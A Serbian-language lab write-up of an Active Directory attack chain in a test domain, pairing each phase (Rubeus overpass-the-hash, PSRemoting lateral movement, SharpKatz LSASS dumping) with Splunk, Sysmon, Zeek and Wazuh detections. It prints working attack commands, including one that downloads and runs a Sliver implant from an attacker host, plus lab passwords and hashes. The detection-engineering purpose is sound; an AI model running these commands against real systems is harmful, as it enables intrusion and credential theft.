Sloj 2: Zeek + Suricata (NDR)

Oba beleže Kerberos TGS zahtev na mrežnom nivou — vidljivo nezavisno od DC audit konfiguracije. Pogledati *Dokaze mrežne detekcije (NDR)* ispod.

Faza 3 — Overpass-the-Hash → Pass-the-Ticket (inject)

T1550.003

Cilj: Iskoristiti razbijenu SQLService lozinku za zahtevanje Kerberos TGT-a i njegovo ubacivanje direktno u memoriju. Ovo daje identitet SQLService-a bez mrežnog logona koji bi stvorio normalne događaje interaktivne prijave.


> **Tačniji naziv tehnike:** Ovo je **Overpass-the-Hash / Pass-the-Key** — Rubeus izvodi RC4 ključ iz plaintext lozinke i šalje novi AS-REQ za TGT. Klasičan *Pass-the-Ticket* podrazumeva reupotrebu *već postojećeg* ukradenog tiketa (iz memorije, ccache fajla ili .kirbi). Ovde se TGT generiše na licu mesta, pa je akvizicija OPtH; injekcija u memoriju (`/ptt`) je PtT komponenta. Tag T1550.003 je odbranjiv jer do injektovanja dođe, ali pravi detekcioni potpis je **anomalija izvora** — TGT servisnog naloga zahtevan sa IP-a radne stanice (novi AS-REQ), ne reuptrebu tiketa.

Alat: Rubeus (preko Sliver `execute-assembly` — .NET assembly se izvršava u memoriji unutar beacon procesa; nijedan Rubeus binarni fajl se ne upisuje na disk).

```
execute-assembly -t 120 Rubeus.exe asktgt /user:SQLService \
  /password:MYpassword123# /domain:MARVEL.LOCAL \
  /dc:192.168.182.135 /ptt
```

Rezultat:

```
[*] Using rc4_hmac hash: F4AB68F27303BCB4024650D8FC5F973A
[+] TGT request successful!
[*] Ticket successfully imported! — KeyType: rc4_hmac, SQLService/MARVEL.LOCAL
```



Rubeus ubacuje SQLService TGT u memoriju SPIDERMAN-a — identitet preuzet bez interaktivnog unosa lozinke.

> **Napomena o tipovima enkripcije (važno):** Kerberoasting TGS (Faza 2) bio je AES-256 (0x12). Rubeus TGT zahtev ovde koristi RC4 (`rc4_hmac`) jer `/password:` podrazumevano izvodi RC4 ključ. To su dve zasebne Kerberos operacije — TGS je bio AES, ovaj TGT je RC4. **Logika detekcije namerno cilja anomaliju izvora (TGT servisnog naloga koji potiče sa IP-a radne stanice), a ne tip enkripcije** — jer se tip enkripcije razlikuje po operaciji i alatu, a mrežni senzori ga mogu prijaviti drugačije nego Windows event log.

Šta napadač dobija: Identitet SQLService-a na SPIDERMAN-u. Koristi se za autentifikaciju na THEPUNISHER preko PSRemoting-a (Kerberos auth, bez NTLM — bez potrebe za unosom kredencijala).


Detekcija — Overpass-the-Hash / PtT (inject)

Sloj 1: Windows Security Log (DC) — Splunk

Event ID 4768 — TGT zahtevan za SQLService sa 192.168.182.138 (SPIDERMAN). Ticket_Encryption_Type: **0x17 (RC4)**.

Ovo je anomalija: Servisni nalozi se ne autentifikuju interaktivno sa radnih stanica. TGT zahtev za servisni nalog koji potiče sa IP-a radne stanice je indikator visoke pouzdanosti za Pass-the-Ticket ili krađu kredencijala.

```spl
index=main host=HYDRA-DC EventCode=4768
| where Account_Name="SQLService"
| where NOT match(Client_Address, "(192\.168\.182\.135|::1|127\.0\.0\.1)")
| table _time, host, Account_Name, Client_Address, Ticket_Encryption_Type
```



EC4768: SQLService TGT zahtevan sa 192.168.182.138 (radna stanica SPIDERMAN), tip enkripcije 0x17 — servisni nalozi ovo ne rade.

Sloj 2: Zeek + Suricata (NDR)

Zeek `kerberos.log` prikazuje AS-REQ za SQLService koji potiče sa .138. Suricata nezavisno označava ovu razmenu kao `weak_encryption` anomaliju u istom trenutku — drugi, nezavisni signal da je korišćen RC4. Pogledati *Dokaze mrežne detekcije (NDR)* ispod.

> **Napomena o neslaganju tipa enkripcije između izvora:** Zeek `kerberos.log` može prijaviti enkripciju druge faze Kerberos handshake-a (npr. krbtgt servisnog tiketa) i može prikazati `aes256-cts-hmac-sha1-96` za istu razmenu koju Windows log beleži kao RC4 (0x17). Ovo je poznato neslaganje između mrežne i host vidljivosti. Merodavan dokaz za RC4 kod PtT TGT-a je **Windows EC4768 (0x17)**, potkrepljen **Suricata `weak_encryption` anomalijom**. Zeek se ovde koristi samo za anomaliju izvornog IP-a, ne kao izvor tipa enkripcije.

Faza 4 — Lateralno kretanje na THEPUNISHER (Lateral Movement) · T1021.006


Cilj: Preći sa SPIDERMAN-a na THEPUNISHER koristeći SQLService Kerberos tiket. SMB (445) i WMI/RPC (135) su blokirani između radnih stanica Windows Firewall-om. Napad prelazi preko PSRemoting-a (WinRM, port 5985) koristeći Kerberos autentifikaciju — SQLService tiket u memoriji obezbeđuje auth token, bez potrebe za unosom lozinke.

Isporuka implanta: Isti `MicrosoftEdgeUpdate.exe` PE implant se isporučuje na THEPUNISHER kroz PSRemoting ScriptBlock. Fajl dodiruje disk na `C:\Temp\` — ali ga Windows Defender (potpuno uključen, bez izuzetaka, dokazano gore) ne detektuje, iz istog razloga iz kog ga nije detektovao ni na SPIDERMAN-u: Sliver-ova obfuskacija binarnog fajla proizvodi nula statičkih potpisa.

```powershell
# Izvršeno iz Sliver shell-a na SPIDERMAN-u (SQLService tiket u memoriji)
Invoke-Command -ComputerName THEPUNISHER -Authentication Kerberos -AsJob -ScriptBlock {
    Invoke-WebRequest -Uri http://192.168.182.133/MicrosoftEdgeUpdate.exe `
        -OutFile C:\Temp\MicrosoftEdgeUpdate.exe
    Start-Process C:\Temp\MicrosoftEdgeUpdate.exe
}
# Job1 RemoteJob Running True THEPUNISHER
```

Rezultat: Sliver dobija drugu sesiju sa THEPUNISHER-a kao frankcastle.

> **Napomena o identitetu sesije (važno za intervju):** EC4624 pokazuje `Account_Name=SQLService` — Kerberos WinRM autentifikacija je bila SQLService. Sliver ipak prijavljuje sesiju kao **frankcastle**. Tačan mehanizam nije potvrđen iz dostupnih logova (Sysmon Event 1 za wsmprovhost spawned procese nije ingested). WinRM PSRemoting ScriptBlock standardno radi pod SQLService tokenom u `wsmprovhost.exe` — Start-Process bi trebalo da spawna kao SQLService, ne frankcastle. Da bi sesija bila frankcastle, moralo je doći do eksplicitnog koraka koji nije dokumentovan — token impersonation ili re-launch implanta u frankcastle sesiji. **Praktična posledica za lab:** bez obzira na identity, LSASS dump u Fazi 5 funkcioniše jer je SQLService (ili frankcastle) član lokalne grupe Administrators na THEPUNISHER-u — to je lab konfiguracija (videti callout u Fazi 5). U realnom okruženju, identitet koji pokreće implant određuje koje su privilegije dostupne za dump.




Sliver C2: SPIDERMAN (54cde061, peterparker) + THEPUNISHER (196725b2, frankcastle) — oba ALIVE — lateralno kretanje završeno.

Detekcija — Lateralno kretanje

Sloj 1: Windows Security Log (THEPUNISHER) — Splunk

Event ID 4624 (mrežni logon, Logon_Type 3) za SQLService, poreklom sa SPIDERMAN-a (192.168.182.138), Authentication_Package Kerberos — zabeleženo na THEPUNISHER-u počev od 12:42:51. Ovo je Kerberos PSRemoting logon.

```spl
index=main host=THEPUNISHER EventCode=4624 Logon_Type=3 Account_Name=SQLService
| table _time, host, Account_Name, Logon_Type, Source_Network_Address, Authentication_Package
| sort _time
```



EC4624: SQLService mrežni logon (tip 3), Kerberos, sa 192.168.182.138 na THEPUNISHER u 12:42:51 — PSRemoting pivot.

Sloj 2: Zeek (NDR) — Splunk

Zeek `conn.log` prikazuje WinRM konekciju (.138 → .137 na portu 5985) u istom trenutku. Suricata dodatno beleži `REQUEST_AUTH_UNRECOGNIZED` anomalije oko pivota. Pogledati *Dokaze mrežne detekcije (NDR)* ispod.

Faza 5 — Krađa kredencijala (Credential Dumping) · T1003


Cilj: Izvući kredencijale iz LSASS memorije na THEPUNISHER-u. Plaintext kredencijali Domain Admin-a čuvaju se u Windows Credential Manager-u — to je meta.

Alat: SharpKatz (in-memory .NET port Mimikatz-a, učitan preko Sliver `execute-assembly` — .NET assembly se izvršava u memoriji unutar beacon procesa; nijedan SharpKatz binarni fajl se ne upisuje na disk).

```
use 196725b2
execute-assembly -t 120 /var/www/html/SharpKatz.exe --Command logonpasswords
```

Rezultat:

Nalog	Kredencijal	Tip	Izvor
frankcastle	64f12cddaa88057e06a81b54e73b949b	NTLM heš	LSASS MSV
MARVEL\administrator	P@$$w0rd!	Plaintext	CredMan (HYDRA-DC)



SharpKatz logonpasswords: frankcastle NTLM + MARVEL\administrator plaintext iz Windows Credential Manager-a (sačuvan za HYDRA-DC) — pristup Domain Admin-u kompletan.

Napad kompletan. Pun pristup Domain Admin-u ostvaren iz jednog kompromitovanog domenskog korisničkog naloga koristeći isključivo tehnike zasnovane na kredencijalima.

Zašto plaintext u CredMan-u? frankcastle se ranije autentifikovao na HYDRA-DC kao MARVEL\administrator i sačuvao kredencijale u Windows Credential Manager. Ovo je čest nalaz u preduzećima — administratori čuvaju DA kredencijale radi pogodnosti. SharpKatz/Mimikatz čita Credential Manager trezor direktno iz LSASS memorije.

> **Pretpostavka laba (eksplicitno):** LSASS dump (`logonpasswords`) i kreiranje taska sa `-Principal SYSTEM -RunLevel Highest` (Faza 6) zahtevaju lokalne administratorske privilegije / `SeDebugPrivilege` na THEPUNISHER-u. U ovom lab okruženju, frankcastle je član lokalne grupe Administrators na THEPUNISHER-u — ovo je lab konfiguracija, ne nešto što je *napadač* ostvario tokom ovog lanca. U realnom okruženju, ova privilegija bi morala biti eksplicitno stečena (npr. Local Admin Password Solution / LAPS bypass, ili zasebna eskalacija privilegija) pre nego što bi Faze 5 i 6 bile izvodljive.

Detekcija — Krađa kredencijala

> **Ovo je najvažnija detekcija u lancu — i najteža.** Mrežno i domensko logovanje su slepi za pristup LSASS memoriji. Samo endpoint telemetrija hvata ovo.


Sloj 1: Sysmon Event ID 10 (ProcessAccess) — Splunk

Sysmon EC10 se okida kada proces pristupi LSASS memoriji. Ključni indikatori iz laba:

- **TargetImage:** `C:\Windows\system32\lsass.exe`
- **SourceImage:** `C:\Windows\system32\notepad.exe` — Sliver-ov žrtveni proces koji je pokrenuo `execute-assembly`
- **GrantedAccess:** `0x1F3FFF` (near-full access, na nivou PROCESS_ALL_ACCESS — CRITICAL zastavica za krađu kredencijala; striktno, PROCESS_ALL_ACCESS je `0x1FFFFF`, pa je `0x1F3FFF` „skoro pun" pristup tipičan za Mimikatz)
- **GrantedAccess:** `0x1410` (HIGH)

SPL

```
index=main sourcetype=WinEventLog EventCode=10
| where TargetImage="C:\\Windows\\system32\\lsass.exe"
| where NOT match(SourceImage, "(?i)svchost|MsMpEng|Defender|vmtoolsd|wazuh|csrss|wininit|
services|CompatTel|wmiprvse|EdgeUpdate")
| eval access_num=tonumber(replace(GrantedAccess,"0x",""), 16)
| eval risk=case(
    access_num >= 2031616, "CRITICAL",
    access_num >= 5120,    "HIGH",
    true(),                "MEDIUM"
  )
| table _time, host, SourceImage, GrantedAccess, risk
| sort - _time
```



Splunk EC10: notepad.exe (Sliver žrtveni proces) → lsass.exe sa GrantedAccess 0x1F3FFF (CRITICAL) i 0x1410 (HIGH) na THEPUNISHER-u — potpis krađe kredencijala.

> **Matematika praga rizika (provereno):** `0x1F3FFF` = 2.047.999 decimalno. SPL prag `access_num >= 2031616` (= `0x1F0000`) ga ispravno klasifikuje kao **CRITICAL** (2.047.999 ≥ 2.031.616). `0x1410` = 5.136 ≥ 5.120 → ispravno **HIGH**. **Napomena o SPL konverziji:** Sysmon loguje `GrantedAccess` sa `0x` prefiksom — `tonumber(GrantedAccess, 16)` vraća NULL za prefixovane stringove. Ispravan oblik je `replace(GrantedAccess,"0x","")` pre konverzije.

Pronađena i ispravljena rupa u detection engineering-u: Podrazumevana SwiftOnSecurity Sysmon konfiguracija ima prazan ProcessAccess include blok — EC10 se nikada ne generiše ni za jedan proces. Lab v3 dodaje eksplicitno pravilo koje cilja lsass.exe kao TargetImage. Bez te jedne linije konfiguracije, krađa kredencijala je potpuno nevidljiva na endpointu.

```xml
<ProcessAccess onmatch="include">
  <TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
```

Slepa tačka na SPIDERMAN-u (namerna): SPIDERMAN koristi podrazumevanu Sysmon konfiguraciju bez ProcessAccess pravila — ne generiše EC10. THEPUNISHER koristi poboljšanu v3 konfiguraciju. Ovo pokazuje da čak i uniformno raspoređivanje Sysmon-a sa nekonzistentnom konfiguracijom ostavlja rupe u pokrivenosti.

Sloj 2: Wazuh — RUPA U DETEKCIJI (ingestion gap)

Wazuh je bio raspoređen i operativan na THEPUNISHER-u, ali nije generisao **nijedan alert** za pristup LSASS memoriji. Pregled **svih** pravila koja Wazuh pali za THEPUNISHER otkriva zašto: sve što se pali potiče isključivo sa Windows **Security/System/Application** kanala — i **nijedno Sysmon-bazirano pravilo** (Wazuh Sysmon ruleset, 61600-serija) se ne pojavljuje.

```
wazuh@wazuh-vm:~$ ... | search agent.name="THEPUNISHER"
         | stats count by rule.id, rule.description, rule.level | sort - count

rule.id  rule.description                                    level  count
67027    A process was created.            (Security EID 4688)    3   1305
752      Registry Value Entry Added to the System                 5    187
598      Registry Key Entry Added to the System                   5     52
750      Registry Value Integrity Checksum Changed                5     36
60106    Windows Logon Success                                    3     33
594      Registry Key Integrity Checksum Changed                  5     23
61104    Service startup type was changed                         3     10
60642    Software protection service scheduled successfully.      3      7
60132    System time changed                                      5      7
60608    Summary event of the report's signatures.                4      3
61102    Windows System error event                               5      3
19004    CIS Win10 Benchmark: Score less than 50%                 7      2
60122    Logon Failure - Unknown user or bad password             5      2
60228    A scheduled task was created          (<- \Updater ovde) 4      2
...      (sve ostalo: logoni, CIS status — Security/System/App)
```

Kompletna lista pravila za THEPUNISHER: sve je sa Security/System/Application kanala. Nema Sysmon ProcessCreate (koji bi se palio hiljadama puta, uporedivo sa 1305× Security 4688), nema nijednog pravila za ProcessAccess/EID10/lsass. Zaključak: Sysmon kanal se ne ingestuje.

Analiza rupe: THEPUNISHER `ossec.conf` nema Sysmon `localfile` blok, pa Wazuh agent uopšte ne čita Sysmon kanal — Sysmon EC10 (jedini signal za LSASS dump) **nikad ne stiže do Wazuh-a**. Ovo je rupa u **ingestiji/konfiguraciji**, ne u setu pravila. Dva koraka za zatvaranje: (1) dodati Sysmon `localfile` blok u `ossec.conf` da agent čita Sysmon kanal; (2) tek onda napisati pravilo koje se poklapa po `TargetImage=lsass.exe` sa visokim `GrantedAccess` vrednostima. Bez koraka (1), pravilo iz koraka (2) nema šta da obradi. (Ovo je zasebna vrsta rupe od Faze 6, gde EC4698 stiže preko Security kanala ali okida samo generičko pravilo.)

